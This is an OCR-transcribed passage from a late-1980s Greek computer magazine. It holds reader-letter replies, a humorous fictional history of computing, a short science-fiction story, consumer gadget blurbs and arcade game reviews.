Το κακό είναι ότι ούτε κι εμείς εδώ έχουμε αυτή τη στιγμή τον υπολογιστή σου, οπότε, όπως καταλαβαίνεις, τα πράγματα δεν είναι και τόσο ρόδινα. Αλλά πέρα από αυτό, και μια και το 'φερε η κουβέντα, θα 'θελα να πω κι εγώ τον πόνο μου: Γιατί πια τόσα προγράμματα για Φ.Π.Α.; Χάθηκε ένα διασκεδαστικό «PIXELάδικο» παιχνίδι; Ή μήπως το νέο χόμπυ των users είναι οι φορολογικές δηλώσεις; Πολύ σοβαρέψαμε μου φαίνεται!

Κ. Κανάρη:

Φανατικός μας χρήστης, δεν το πιστεύω. Φανατικός μας αναγνώστης, ίσως.

Γ. Γιαννόπουλο:

Ποιά είναι τα παλαιότερα games, ποιό είναι το πρόβλημα, για ποιό παιχνίδι μιλάς ...ουφ! Πνίγηκα στις απορίες!

Μ. Ζουμπουλάκη:

BASIC είναι η γλώσσα που «καταλαβαίνει» ο υπολογιστής σου. CP/M είναι κι αυτό κάτι σαν γλώσσα, με τη διαφορά ότι κάνει πολύ συγκεκριμένες δουλειές: δίνει εντολές στο δίσκο, στο πληκτρολόγιο και στον εκτυπωτή. Δεν νομίζω να σε διαφώτισα, αλλά κάθε αρχή και δύσκολη!

Β. Βάγια:

Ανθρώπινα τα λάθη, φίλε μας. Μην φοβάσαι όμως. Πρώτη φορά ...ξανασυμβαίνει!

Π. Αλεξανδράκη (Σπάρτη):

Νομίζω ότι έγραψες σε λάθος διεύθυνση! Αφού το κατάστημα που ζητάς είναι τόσο συγκεκριμένο, γιατί δεν τηλεφωνείς εκεί;

Λευτέρη Ι:

Διάβασε την απάντηση του Π. Ηλιόπουλου και θα καταλάβεις!

Θ. Καστρίνη:

Μα σοβαρά, θέλεις να σου πούμε ποιό είναι το καλύτερο αντιγραφικό για τον υπολογιστή σου; Δεν είμαστε καλά! ■

ΕΥΘΥΜΟΓΡΑΦΗΜΑ

Ο ΕΠΙΜΕΝΩΝ ...ΚΟΜΠΙΟΥΤΕΡΙΚΑ

1987. Λονδίνο-Σόθμπυς. Ο πίνακας του Βαν-Γκογκ «Ηλιοτρόπια» πουλιέται στη φανταστική τιμή των 568 εκατομμυρίων!!

1889. Παρίσι-Μονμάρτη. Ο Βαν-Γκογκ πεθαίνει πάμφτωχος και πεινασμένος. (Τέτοια είναι η φτώχεια του που, τους τελευταίους μήνες, μη έχοντας φράγκο για φαγητό, ζωγραφίζει πίνακες με κρέας και πατάτες και τους τρώει).

1976. Silicon Valley. Ο ηλεκτρονικός Anton von Brust, πατέρας των super-micros, ξεγελάει την πείνα του τρώγοντας chips 8086. Αν και πέρασαν εκατό χρόνια τίποτα δεν έχει αλλάξει! Και, σίγουρα, θα περάσουν άλλα εκατό, για να αναγνωριστεί η τεράστια συμβολή του στην ανάπτυξη της Πληροφορικής. Αλλά ο von Brust δεν απογοητεύεται. Με παλιά πυκνωτάκια και καλώδιο δημιουργεί το SD-IA, το φανταστικό συνθεσάιζερ με τα 18 κανάλια, τα 75 όργανα και τον τέλειο ήχο. Δυστυχώς όμως ο ήχος παραήταν τέλειος και όταν δοκίμασε το φλάουτο το εργαστήριό του γέμισε ποντίκια AMX, που το ΄σκασαν από το διπλανό computer-shop.

Παρά τον άδικο και άγριο ξυλοδαρμό του από τον ιδιοκτήτη, συνεχίζει απτόητος και λίγους μήνες αργότερα παρουσιάζει μια συσκευή για παρακολούθηση τηλεφωνημάτων μεταξύ κωφαλάλων. Αν και η εμπορική επιτυχία είναι περιορισμένη (πωλήσεις 0, σφαλιάρες 185), το ταλέντο του αναγνωρίζεται και η Motorola του αναθέτει τη δημιουργία ενός νέου 32-bit επεξεργαστή.

1978. Ο πρώτος 32-bit super επεξεργαστής, είναι έτοιμος για την πρώτη δοκιμή. Ευτυχώς η πυροσβεστική έφτασε γρήγορα κι έτσι η φωτιά δεν πήρε μεγάλες διαστάσεις. Απλώς κάηκε ο επεξεργαστής και μαζί του κάηκε και το εργοστάσιο. (Στη δεύτερη δοκιμή όμως τα αποτελέσματα ήταν τραγικά, αφού μαζί με τον επεξεργαστή και το εργοστάσιο, κάηκε και η πυροσβεστική).

1979. Στη Motorola τα ΄χουν βάψει μαύρα. Μετά ένα χρόνο ερευνών και 67999 δοκιμές ο 32-bit επεξεργαστής εξακολουθεί να καίγεται. Μόνο ο von Brust επιμένει. Δουλεύει ασταμάτητα και, επιτέλους, τη νύκτα της 7ης Μαΐου ανακαλύπτει την αιτία: Φανατικοί Z80άρηδες hackeradες έχουν τρέξει στο λειτουργικό ένα πρόγραμμα με το γνωστό παιχνίδι 31, οπότε 31 το παιχνίδι, 32-bit ο επεξεργαστής, να το κάψιμο. Η υπομονή και επιμονή ενίκησαν. Το super chip 68000 (όσες και οι δοκιμές που χρειάστηκαν για την κατασκευή του), η νέα εποχή στην Πληροφορική είναι πραγματικότητα!!

Η περίπτωση του von Brust αποδεικνύει το τι μπορεί να πετύχει η ανθρώπινη θέληση στον τομέα της Πληροφορικής. Κι αν οι δυνατότητες στον τομέα hardware λόγω έλλειψης κεφαλαίων, είναι περιορισμένες, στον τομέα software μπορούν να γίνουν θαύματα!! Προσφέρονται **τεράστιες** ευκαιρίες για κέρδη.

΄Οπως όλοι γνωρίζουμε, ο 7χρονος ΄Αγγλος Ουίλιαμ Σκωτ κέρδισε εκατομμύρια γράφοντας στον Spectrum του ένα πρόγραμμα γραφικών που εκμεταλλεύεται όλες τις γραφιστικές ικανότητες του υπολογιστή. (Το πρόγραμμα αγοράστηκε από το Γεωργικό ταμείο της ΕΟΚ γιατί διαπιστώθηκε ότι, εάν προβληθούν graphics του 48αρη σε χωράφι, τα κοράκια και οι αρουραίοι παίρνουν δρόμο).

Αν πάλι ενδιαφέρεσαι για δόξα, ο προγραμματισμός στην εξασφαλίζει 100%. Πρόσφατα κυκλοφόρησε ένα ιατρικό πακέτο για QL που θεραπεύει τα πάντα! Ο προγραμματιστής του μάλιστα προτάθηκε για Νόμπελ ιατρικής. (Και πώς να μην προταθεί, αφού το πρόγραμμα κάνει θαύματα. Χαρακτηριστική είναι η περίπτωση των αδελφών Mark & Spencer: O Mark πονούσε στην καρδιά και ο Spencer στα πόδια. Μετά τη θεραπεία με τον QL τα πράγματα βελτιώθηκαν σημαντικά: O Mark πονούσε στα πόδια και ο Spencer στην καρδιά).

Και χρήμα και δόξα λοιπόν. ΄Ενα καλό πρόγραμμα στα εξασφαλίζει και τα δύο. Χώρια που μπορεί να εμπνεύσει κι άλλους κλάδους της τεχνολογίας: Σύμφωνα με αποκλειστικές πληροφορίες της στήλης, μετά την τεράστια επιτυχία του γνωστού arcade Runout, η εταιρία Ferrari αποφάσισε το καινούργιο super μοντέλο της, η ferrari testarossa να λειτουργεί με εικοσάρικο.

(Πάντως παρά τις ευκαιρίες που προσφέρει ο τομέας του software, ειδικά εμείς οι ΄Ελληνες θα πρέπει να ρίξουμε όλες τις δυνάμεις μας στον τομέα του hardware, γιατί θα χρειαστούμε πολύ σύντομα ένα **πολύ γρήγορο** υπολογιστή. Σε λίγους μήνες αρχίζει η εθνική μας τους αγώνες για το πανευρωπαϊκό κύπελλο ποδοσφαίρου, και κάποιος θα πρέπει να μετράει τα γκολ που θα τρώει!).

Δ. ΓΑΖΗΛΑΣ

Ε.Φ.

ΦΑΥΛΟΣ ΚΥΚΛΟΣ

του Α. Τσιριμώκου

Αν δεν υπήρχε η μνήμη του ταξιδιού να μας υπενθυμίζει ότι ήμαστε κάμποσα έτη φωτός μακριά από τη φιλόξενη Γη μας, θα παίρναμε όρκο ότι ταξιδεύαμε μέσα στο ηλιακό μας σύστημα. Οι εννιά πλανήτες του ξένου ήλιου φαίνονταν ξεκάθαρα στο μόνιτορ του σκάφους μας, ενώ οι πληροφορίες που μας έδιναν τα υπόλοιπα όργανα για το μέγεθος και τη σύστασή τους μας έκαναν να υποψιαστούμε στην αρχή ότι είχε γίνει κάποιο μπλέξιμο και ο κεντρικός υπολογιστής του σκάφους διάβαζε παλιά αρχεία, αντί να έχει συνδεθεί με τους αισθητήρες. Ακόμα και οι δακτύλιοι του έκτου πλανήτη ήταν σχεδόν ίδιοι με τους δακτύλιους του Κρόνου.

«Κάποιο είδος κοσμικής φάρσας είναι τούτο 'δω», μουρμούρισε ο Γκ΄ουέν, ο προγραμματιστής/αναλυτής του σκάφους, χωμένος στην κονσόλα του. Τα δάχτυλά του χόρευαν πάνω στο πληκτρολόγιο, αλλά κάθε στοιχείο που ζητούσε, ερχόταν στην οθόνη να επιβεβαιώσει αυτό που όλοι μας βλέπαμε με τα μάτια μας: Είχαμε φτάσει σ΄ ένα σύστημα τελείως ομόλογο του δικού μας...

Φυσικά κανείς μας δεν παραξενεύτηκε όταν ανακαλύψαμε ότι ο τρίτος πλανήτης ήταν σχεδόν πιστό αντίγραφο της γριάς Γης. Η μόνη διαφορά που μπορέσαμε να επισημάνουμε από την απόσταση που μας χώριζε ήταν η πλήρης απουσία τεχνητών δορυφόρων γύρω του και η κάπως μεγαλύτερη από τη γνωστή μας απόσταση Γης-Σελήνης ακτίνα της τροχιάς του φυσικού του δορυφόρου.

Η Λάιον, η βιοχημικός του σκάφους, γύρισε προς τον κυβερνήτη και τον κοίταξε ερωτηματικά. Αυτός της χαμογέλασε και είπε: «Αμφιβάλλεις ότι κι εγώ θέλω να κατέβουμε εκεί κάτω; Μόνο που θέλω να κάνουμε ακόμα μερικές προκαταρκτικές εξετάσεις». Τα λόγια του ήταν μία απάντηση προς όλους μας, δεδομένου ότι όλοι μας, ενδόμυχα, είχαμε την ίδια σκέψη: Να περπατήσουμε στην επιφάνεια αυτού του παράξενου σωσία της Γης και να δούμε μέχρι πού έφταναν οι ομοιότητες.

Κάθε παραπέρα εξέταση που κάναμε μας άναβε όλο και περισσότερο την επιθυμία, δίνοντάς μας μια όλο και περισσότερο πιστή εικόνα της πατρίδας. Έτσι, όταν τελικά δόθηκε η εντολή για προσεδάφιση (ο πλοηγός, μάλιστα, τη χαρακτήρισε προσγείωση), μόνο που δεν αρχίσαμε να χοροπηδάμε για να πανηγυρίσουμε. Η αργή - όπως μας φάνηκε - κάθοδός μας από την 100% γήινης σύστασης ατμόσφαιρα, μας έδωσε την ευκαιρία να δούμε από κοντά την επιφάνεια. Όλα ήταν ίδια. Κάθε τόσο κάποιος από μας αναφωνούσε «Να η Μαδαγασκάρη!» ή «Ο Νείλος, παιδιά, τον βλέπετε;», ενώ όταν αναγνώριζε τη γενέτειρά του, μόνο που δεν έβαζε τα κλάματα από νοσταλγία, ξεχνώντας πια τελείως ότι δεν ήταν η Γη, αλλά κάποιος άγνωστος πλανήτης, που κάποια κωμικοτραγική σύμπτωση τον έκανε πιστό αντίγραφό της.

Το πιο εξωφρενικό ήταν ότι βρίσκαμε και ίχνη «ανθρώπων», σε πόλεις και οικισμούς που αντιστοιχούσαν με κατοικημένες περιοχές της πατρίδας. Το μόνο που δεν ταίριαζε ήταν η εποχή: αν μας πίεζε κάποιος να δώσουμε κάποιο χρονικό στίγμα, θα του λέγαμε απερίφραστα «δέκατος ένατος αιώνας - το πολύ αρχές εικοστού -» κάπου εφτά με οχτώ αιώνες παλιότερα από σήμερα.

Κατεβήκαμε σε κάποια ερημική περιοχή, κάπου στις πεδιάδες της «Γαλλίας», ώστε να μπορέσουμε με την ησυχία μας να οργανώσουμε το ορμητήριο των αποστολών μας. Δεν θέλαμε φυσικά να μας καταλάβουν οι ντόπιοι, αφού δεν ξέραμε ακόμα τίποτα γι΄ αυτούς. Η γνώμη που ακούστηκε από μερικούς, ότι οι κάτοικοι θα ήταν ίδιοι με τους συμπατριώτες μας και άρα δεν θα διατρέχαμε κανένα κίνδυνο, παρ΄ ότι αποτελούσε κρυφή πεποίθηση πολλών από μας, απορρίφθηκε αφού, ακόμα κι αν ήταν έτσι, η ιστορία του πλανήτη μας δεν ενέπνεε και πολλή εμπιστοσύνη για τη φιλοξενία και την έλλειψη ξενοφοβίας των προγόνων μας. Στήσαμε ένα πρόχειρο καταυλισμό και, πριν προχωρήσουμε σε οποιαδήποτε άλλη ενέργεια, κάναμε ένα ανοιχτό συμβούλιο πληρώματος, με θέμα το μυστήριο που ζούσαμε.

Εκεί πρωτοακούστηκε η θεωρία του Μ΄ νούνγκα, του μαθηματικού μας, ότι κάποιο άγνωστο μυστήριο της γεωμετρίας του χωροχρόνου σε κάποιο σημείο της διαδρομής μας μας έκανε να πάρουμε πορεία ξανά προς το ηλιακό μας σύστημα, γυρνώντας μας επιπλέον και μερικούς αιώνες πίσω στο παρελθόν. Θυμάμαι μάλιστα χαρακτηριστικά την πρότασή του ότι πέσαμε σε κάποια τετραδιάστατη «λωρίδα Moebius». Ακούστηκαν και άλλες θεωρίες, όμως η πιο πειστική και συνεπής με τα γεγονότα ήταν αυτή του Μ΄ νούνγκα, όσο εξωφρενική κι αν μας φάνηκε. Μόνο ένας τρόπος υπήρχε για την επαλήθευση ή τη διάψευσή της, κι αυτός ήταν να ρωτήσουμε κάποιον κάτοικο, κατά προτίμηση επιστήμονα. Για να γίνει όμως αυτό, ή θα έπρεπε να αποκαλυφθούμε, πράγμα που δεν το θέλαμε, ή θα έπρεπε να αναλάβει κάποιος από μας να ανακατευτεί με τους ντόπιους έτσι που να μην ξεχωρίζει απ΄ αυτούς και να προσεγγίσει αυτόν που ζητούσαμε. Μετά από ψηφοφορία, αποφασίσαμε τη δεύτερη λύση. Αυτός ο κάποιος που θα αναλάμβανε την αποστολή αυτή, φυσικά, θα έπρεπε να ξέρει τη γλώσσα, τις συνήθειες και την ενδυμασία των κατοίκων της περιοχής... Πώς θα μπορούσε όμως να είναι κανείς από μας γνώστης αυτών των πραγμάτων, αφού κανένας δεν μπορούσε να μας εγγυηθεί πως είμαστε στη Γη και όχι σε κάποιον άγνωστο πλανήτη; Έπρεπε να πάρουμε κάποιο ρίσκο και να δεχτούμε εκ των προτέρων ότι βρισκόμασταν στη Γαλλία του δέκατου ένατου αιώνα, οπότε μέσες-άκρες θα μπορούσαμε να ξεπεράσουμε αυτή τη δυσκολία - άλλωστε η Ζοέλ είχε γεννηθεί στη Γαλλία και είχε χόμπι της την ιστορία των τελευταίων αιώνων πριν τα διαστημικά ταξίδια.

Και, πάνω που ήμασταν έτοιμοι να πάρουμε την απόφαση να στείλουμε τη Ζοέλ σαν παρατηρητή στην κοντινότερη πόλη, ο Μ΄ νούνγκα πήρε το λόγο ξανά και μας έθεσε το αδυσώπητο ερώτημα: Αν όντως αυτή ήταν η Γη του παρελθόντος μας, αν όντως κάποιο παράξενο παιχνίδι των φυσικών νόμων μας είχε ρίξει πίσω, στο δικό μας παρελθόν, κάθε δική μας παρέμβαση σ΄ αυτή την εποχή δεν θα ήταν πιθανός πρόξενος γεγονότων προς άλλη κατεύθυνση, από αυτήν που είχε οδηγήσει μέχρι το δικό μας παρόν; Δεν διακινδυνεύαμε να αλλάξουμε, όχι το μέλλον μας, αλλά το ίδιο μας το παρελθόν και, ίσως, κι αυτό ακόμα το γεγονός της ύπαρξής μας;

Αυτό το τελευταίο επιχείρημα ήταν και το αποφασιστικό. Πριν περάσουν καλά-καλά τρεις ώρες από την προσεδάφισή μας, απογειωθήκαμε σχεδόν πανικόβλητοι και φύγαμε όσο πιο γρήγορα μπορούσαμε από το μυστηριώδες αυτό σύστημα, παίρνοντας το δρόμο της επιστροφής. Μόνο που... Να, σκέφτομαι, αυτές τις ατέλειωτες ώρες του μεσοαστρικού μας ταξιδιού... Αν ο Μ΄ νούνγκα είχε δίκιο, δεν θα ξαναπεράσουμε από την ίδια χωροχρονική ανωμαλία; Και, αν ναι, πού θα καταλήξουμε αυτή τη φορά; Στη Γη που ξέρουμε ή σε κάποια άλλη στιγμή της, στο παρελθόν ή στο μέλλον; Γιατί, σ΄ αυτή την περίπτωση, θα ισχύσουν τα ίδια ακριβώς επιχειρήματα και θα χρειαστεί να το βάλουμε και πάλι στα πόδια... και πάλι... και πάλι... και να περάσουμε όλη μας τη ζωή περιπλανώμενοι από Γη σε Γη, σε μία νέα Οδύσσεια χωρίς Ιθάκη να μας περιμένει...

The Market Leader!

Στον κόσμο των εντύπων του Business Computing, ο leader είναι αναμφισβήτητα το "COMPUTER ΓΙΑ ΟΛΟΥΣ". Αξιοποιήστε τις δυνατότητες που σας προσφέρει.





Α΄ ΒΡΑΒΕΙΟ
ΔΙΑΓΩΝΙΣΜΟΥ Γ.Γ. ΕΡΕΥΝΑΣ & ΤΕΧΝΟΛΟΓΙΑΣ ΓΙΑ ΤΟ ΚΑΛΥΤΕΡΟ ΕΛΛΗΝΙΚΟ ΠΕΡΙΟΔΙΚΟ ΠΛΗΡΟΦΟΡΙΚΗΣ:

COMPUPRESS

Λεωφ. Συγγρού 44, 117 42 Αθήνα, Τηλ.: 9238.672-5, 9225.520, FAX: 9216.847
Αριστοτέλους 7, 546 24 Θεσσαλονίκη, Τηλ.: 284.864, 282.663, FAX: 282663

44 Syngrou Ave., 117 42 Athens, Greece, Tel: 9238.672-5, 9225.520, FAX: 9216847
7 Aristotelous Str., 546 24 Thessaloniki, Greece, Tel: 284.864, 282.663, FAX: 282.663

ΕΝΑ ΑΛΛΙΩΤΙΚΟ ΡΟΛΟΪ!

Από τη PHILIPS μας έρχεται αυτό το μοντέρνο ρολόι. Το HR-5777 είναι επιτραπέζιο αλλά όταν κλείσετε τη θήκη του μοιάζει με ένα πολύ μικρό πορτοφόλι. Ανοιχτό, όμως, είναι πολύ ωραιότερο: Έχει ψηφιακή και αναλογική ένδειξη στην LCD οθόνη του - οι δείκτες που φαίνονται είναι ψηφιακοί - και βέβαια ημερομηνία κ.λπ. Κοστίζει περίπου 4.000 δρχ. και θα το βρείτε στα καταστήματα με την επιγραφή PHILIPS. Περισσότερα όμως από την αντιπροσωπία της PHILIPS, ΦΙΛΙΠΣ ΕΛΛΗΝΙΚΗ ΑΕ, 25ης Μαρτίου 15, στον Ταύρο, τηλέφωνο 4894911.



ΡΑΔΙΟΦΩΝΙΚΑ....

Αν αφιερώνετε αρκετό χρόνο μπροστά στο ραδιόφωνό σας και θέλετε και κάτι για όλες τις ώρες τότε η SONY σας προτείνει το ICF-22, ένα μικρό και ελαφρύ ραδιόφωνο. Σε ένα έξυπνο design και σε μαύρο ή άσπρο χρώμα, υπόσχεται να σας ακολουθεί παντού. Το ICF-22 έχει μεσαία, FM και βραχέα, λειτουργεί - φυσικά - με μπαταρίες αλλά μπορεί να πάρει και ρεύμα κανονικά. Τέλος έχει και ένα - ας πούμε - χερούλι που γίνεται και stand. Κοστίζει γύρω στις 10.800 δρχ. και για περισσότερες πληροφορίες η αντιπροσωπία της SONY είναι η Σ. ΠΕΤΡΟΧΕΙΛΟΣ & ΣΙΑ Ο.Ε., Λ. Συγγρού 135, στην Αθήνα. Τηλέφωνα 9348554 και 9348559.



ΓΡΑΜΜΑΤΕΑΣ ΤΣΕΠΗΣ!

Η προσωπική σας γραμματέας! Αυτό είναι το όνομα που δίνει η CASIO στο SF-4000 και μάλλον δεν πέφτει και πολύ μακριά από την πραγματικότητα. Μια... ηλεκτρονική γραμματέας πρέπει να έχει καλή μνήμη και το SF-4000 εδώ τα πάει καλά: 30Kbytes περίπου. Μπορεί να θυμηθεί 1500 τηλέφωνα (ούτε κατάλογος να ήταν!), με 18 χαρακτήρες διαθέσιμους για το καθένα. Διαθέτει databank με μέχρι 96 χαρακτήρες για κάθε εισαγωγή και βεβαίως δυνατότητα λειτουργίας με password, για να κρατάει τα προσωπικά σας μακριά από τα ... αδιάκριτα μάτια.

Το SF-4000 είναι και ένα πλήρες ημερολόγιο για ημερομηνίες μέχρι το 2099! Μπορεί ας πούμε να σας πει τι μέρα πέφτουν τα γενέθλιά σας μετά από ... 100 χρόνια, ή να σας θυμίσει ένα ραντεβού σας για το ... 2000!

Έχει ένα πλήρες QWERTY πληκτρολόγιο με πλήκτρα αφής, ένα ξεχωριστό αριθμητικό και αρκετά πλήκτρα για τις διάφορες λειτουργίες του. Η οθόνη του, φυσικά LCD, είναι των 6 γραμμών με 16 χαρακτήρες στη γραμμή (ή 95x47 σημείων) και στα ... ενδότερα η τεχνολογία είναι C-MOS.

Το SF-4000 σίγουρα δεν είναι ακριβώς... γραμματέας (του λείπουν κάποια σημαντικά πράγματα ακόμη!) αλλά με τις 29.000 δρχ που κοστίζει είναι ίσως ένας καλός αντικαταστάτης.

Για περισσότερες πληροφορίες, η αντιπροσωπία της CASIO είναι η ΕΛΜΗ Α.Ε., Χ. Τρικούπη 22, στην Αθήνα, τηλέφωνα 3643811-3.



Επιμέλεια: Βασίλης Τερζόπουλος

HI TECH

ΦΟΡΗΤΕΣ ΑΠΟΛΑΥΣΕΙΣ!

Για μουσική απόλαυση όλες τις ώρες, η SHARP μας προτείνει το JC-515, ένα από τα μικρά walkman της.

Το JC-515 έχει ραδιόφωνο AM-FM, στερεοφωνικό κασετόφωνο και ένα ζευγάρι πανάλαφρα ακουστικά για να μην ενοχλείτε τους παρευρισκόμενους! Το κασετόφωνο είναι AUTO-REVERSE, που μας έγινε πια συνήθεια και υπάρχει και ένας γραφικός ισοσταθμιστής (graphic equalizer) τριών περιοχών για καλύτερες ακροάσεις! Το JC-515 ζυγίζει μόλις 270 γραμμάρια, έρχεται σε μαύρο, κόκκινο και μπλε χρώμα και κοστίζει γύρω στις 29.000 δρχ.

Για περισσότερες πληροφορίες θα πρέπει να απευθυνθείτε στην αντιπροσωπία της SHARP, Γ&Λ Ησαϊάδης Ε.Β.Α.Ε., Λ. Βουλιαγμένης 3 στην Αθήνα. Τηλέφωνα 9225211-3.





ΕΝΑ ΕΞΥΠΝΟ CALCULATOR

Είναι γνωστό ότι η MBO έχει ένα πλήθος από calculators. Ίσως όμως δεν ξέρετε ότι η MBO έχει και κάποιες σειρές calculators με «ειδικές» δυνατότητες όπως το SL-947 που έχει τη δυνατότητα REPLAY. Με το REPLAY έχετε τη δυνατότητα να κάνετε πράξεις 8 μέχρι 32 «βημάτων», τα οποία φαίνονται και στην οθόνη του και ανά πάσα στιγμή να τα ανακαλέσετε, κάτι δηλαδή σαν τις χαρτοταινίες που βλέπετε τα προηγούμενα αποτελέσματα.

Το SL-947 είναι μικρό, διπλώνει και γίνεται ακόμα μικρότερο για να χωράει στο τσεπάκι σας και ζυγίζει μόλις 70 γραμμάρια. Κοστίζει κάτι λιγότερο από 3.300 δρχ. και μπορείτε να μάθετε γι' αυτό στην αντιπροσωπία της MBO, Δ&Ι ΔΑΜΚΑΛΙΔΗΣ Α.Ε., Καρ. Σερβίας 7, στο κέντρο της Αθήνας. Τηλέφωνο 3248391.



* Το ρεπορτάζ αυτό δεν είναι διαφημιστικό.



ΤΟΥ Α. ΛΕΚΟΠΟΥΛΟΥ

KICK FREE


Αν, πριν λίγο καιρό, κάποιος σας έλεγε για ένα συνδυασμό ποδοσφαίρου και Arkanoid, σίγουρα θα του συστήνατε κάποιο καλό γιατρό. Το τελευταίο όμως δημιούργημα της SEGA μάλλον θα στείλει εσάς στο φρενοκομείο. Πρόκειται για ένα blockbuster game, με bonus που κατεβαίνουν, όπως ακριβώς στο Arkanoid. Η διαφορά είναι πως αντί για τουβλάκια υπάρχουν αμυντικοί παίχτες που κινούνται αδιάκοπα σε διάφορους σχηματισμούς, ενώ ακόμη υπάρχει στο άλλο άκρο της οθόνης, απέναντι απ' τη ρακέτα σας, ένα τέρμα (με τερματοφύλακα φυσικά). Αν η μπάλα σας, που φυσικά είναι μπάλα ποδοσφαίρου, ξεγελάσει τον τερματοφύλακα και μπει γκολ, κερδίζετε μερικούς έξτρα πόντους.

Όπως είπαμε και παραπάνω, το ρόλο των τούβλων παίζουν αμυντικοί που κινούνται αδιάκοπα. Βέβαια, αν τους χτυπήσετε εξαφανίζονται, ενώ μερικοί απ' αυτούς θέλουν δύο ή τρία χτυπήματα. Ανάμεσά τους, τώρα, υπάρχουν τρεις που κινούνται και αυτοί, μόνο που δεν εξαφανίζονται. Αν τους ακουμπήσει η μπάλα, αλλάζουν μία-δύο πάσες και σουτάρουν προς το μέρος σας αρκετά δυνατά.

Στον ήχο, τώρα, το παιχνίδι είναι άριστο, ενώ οι χαμηλές απαιτήσεις για animation το κάνουν ν' αναζητεί λύσεις στα πολλά και ζωηρά χρώματα.

Ομολογουμένως, πρωτότυπος συνδυασμός πάνω σε ένα πολυμασημένο σενάριο. Πάντως το παιχνίδι είναι αρκετά δύσκολο.





CHELNOV

Τι γυρεύει η αλεπού στο παζάρι;

Η σοφή αυτή ελληνική παροιμία βρίσκει εφαρμογή στο καινούργιο παιχνίδι της DATA EAST, το Chelnov.

Παίζετε λοιπόν το ρόλο ενός Ρώσου κατάσκοπου που έχει πάει στη «γειτονική» Αμερική για να κάνει σαμποτάζ σ' ένα πυρηνικό σταθμό.

Όπως συμβαίνει πάντα, ξεκινάει απ' την είσοδο του σταθμού και πρέπει να φτάσει στο δωμάτιο του κεντρικού ελέγχου και να ολοκληρώσει την καταστροφή. Το παιχνίδι αποτελείται στο σύνολό του από 10 περίπου πίστες, η κάθε μία και ένα ξεχωριστό δωμάτιο ελέγχου.


Η Data East αυτή τη φορά κατόρθωσε να ενσωματώσει στο παιχνίδι της τα πιο πρωτότυπα οπλικά συστήματα. Πράγματι, δεν έχετε στη διάθεσή σας μόνο τα «κλασικά» όπλα που πυροβολούν ή ρίχνουν ακτίνες laser, αλλά και ένα πλήθος από άλλα πρωτότυπα όπλα, ένα μπούμερανγκ που αποτελείται από αστεράκια σε κυκλικό σχηματισμό, ένα όπλο που αποτελείται από τρία ελατήρια που εκτοξεύονται σε τρεις διαφορετικές γωνίες και διάφορα άλλα τέτοια.


Επειδή όμως τα όπλα χρησιμεύουν για να σκοτώνουν εχθρούς και χωρίς εχθρούς θα ήταν άχρηστα, έχετε ν' αντιμετωπίσετε μπόλικους. Η Αμερικάνικη Υπηρεσία Προστασίας Πυρηνικών Σταθμών (ΑΥΠΠΠ) έχει φέρει μέσα στο σταθμό κακόβουλα πλάσματα απ' όλες τις εποχές: προϊστορικούς δράκους, μεσαιωνικούς καλικάντζαρους και ό,τι άλλο βάλει ο νους σας.



